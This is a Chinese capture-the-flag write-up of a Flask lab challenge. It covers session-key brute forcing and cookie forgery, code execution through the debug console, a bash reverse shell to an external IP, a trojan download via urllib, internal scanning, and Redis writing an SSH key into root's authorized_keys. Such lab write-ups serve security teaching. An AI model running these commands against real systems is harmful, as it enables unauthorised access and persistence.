Flask sission伪造
eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6ImEifQ.ZPCs8A.zy4YgL-lcI8PRWd2BzUSZbpByLw
第一部分我们称它为头部(header),第二部分我们称其为载荷(payload,类似于飞机上承载的物品),第三部分是签证(signature),是一段base64编码,解码后
{“power”:”guest”,”user”:”a”}.ZPCs8A.zy4YgL-lcI8PRWd2BzUSZbpByLw
 import 模块名:这种方式引入模块时,使用模块内的函数,需要使用模块.函数名的方式来调用函数
os.urandom()方法是用来生成一个大小为随机字节的字符串
os就是提供了一些方便使用操作系统相关功能的函数。
python中的os库提供了非常丰富的方法用来处理文件和目录。
我们需要的是破解加密的密钥
1 | import itertools |
python脚本爆破出所有可能的密码,生成字典
flask-unsign --unsign --cookie eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6Imtpbm8ifQ.ZPGgKg.nlKIs-0-Ae6pywqN0NRxYFCquvs --wordlist dictionary.txt,wordlist就是指定我们的字典,后面跟的是字典的路径
eyJwb3dlciI6Imd1ZXN0IiwidXNlciI6Imtpbm8ifQ.ZPGgKg.nlKIs-0-Ae6pywqN0NRxYFCquvs
得出key是这个:This-random-secretKey-you-can't-getcfdb
接着我们利用脚本flask-session-cookie-manager和已知的密钥伪造session
python3 flask_session_cookie_manager3.py encode -s "This-random-secretKey-you-can't-get6bbc" -t "{'power': 'admin', 'user': 'kino'}"
得到关键信息

- Console(控制台): 控制台是计算机上的一个命令行界面,允许用户与操作系统或应用程序进行交互。通过控制台,用户可以输入命令并查看程序的输出结果。控制台可以用于调试和运行命令行程序。
- Flask: Flask是一个用Python编写的轻量级Web应用框架。它提供了一组工具和库,使开发Web应用变得更加简单和快速。Flask基于Werkzeug和Jinja2库,它使用Python的装饰器语法来定义路由和视图函数。
所以我们可以根据提示进入默认内置的console执行代码,pin码我感觉就是一个通行的密码,输入之后就进入到控制台

我们就可以在这里进行简单的rce得到flag的第一给部分moectf{Information-leakage-Is-dangerous!



另一种方法,反弹shell
os.popen('bash -c "bash -i >& /dev/tcp/114.116.119.253/2333 0>&1"').read()
反弹shell的命令
1 | bash -i >& /dev/tcp/47.xxx.xxx.72/2333 0>&1 |

拿到控制权
1 | cat /readme |
fscan 是一个内网综合扫描工具,方便一键自动化、全方位漏洞扫描。
搭建C2平台,

进行权限维持
利用urllib模块远程下载木马文件到目标机上

urllib.request.urlretrieve('http://114.116.119.253:4444/moectf','/tmp/moectf')

成功上传木马文件

设置文件权限为可执行
1 | chmod +x 文件名 |


主要起到权限维持的作用
之后需要扫描内网段,获取密码

22-3306-6379-8080
1 | 当你看到此部分,证明你正确的进行了fscan的操作得到了正确的结果 |
隧道搭建,进入内网
MySQL


172.20.0.2

flag2:-Are-YOu-myS0L-MasT3r?-
redis

规则如sql,将应用名用引号包裹
redis写私钥进行ssh连接
生成私钥对
1 | ssh-keygen -t rsa # 生成公钥和私钥 |

id_rsa表示私钥 id_rsa.pub是公钥
私钥是我们登录用的
写公钥到目标/root/.ssh/authorized_keys
1 | set x "\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCOOosQXe7z00WG9CW46SHDzzbNmkr0JLyd9fc540xDjKtBdimWrq+/4aDhvU5TrLX/smDEDvL2cNQgCHMCADDLvcaRTqm+j/m0lc4lENDVEVxlfpXzF1vy62X3/KX+yfUg07aJQbZYTmFqbgfPiTZpoeJCRYFq7ifkLMT+DO1PKw0QKwjLBcHPADe5tJpiyCMrWhHNvIICyxs9Q37QFNVrKOxglI4ikispgOEqoVGpDgz4Mn2IhXzMAwA8ZYAjDikSKQ6CugPJwLyY7x3sBnx/wthrHXv1Z3i5VWGvuXzXzT1Dyql4WDKK4PoVA3zEeWULKE98YPkP8dTyrejhnBLgCmSTYzEcaJbHL3kr9NY2mbMlzY0sj4R64m7RHAQe+OgBnqTp0RYkMzEKdyMfQormAxcDuZSOjwtmA1fPKuAghRERJn9VItEPTN/Qx7HaVirl7CALEfRKQRR4CqMEJvjgQrsWgkcBcrJk1QgfmSYzdj1YcCE+qz9aer6jdyvSSiU=\n" |
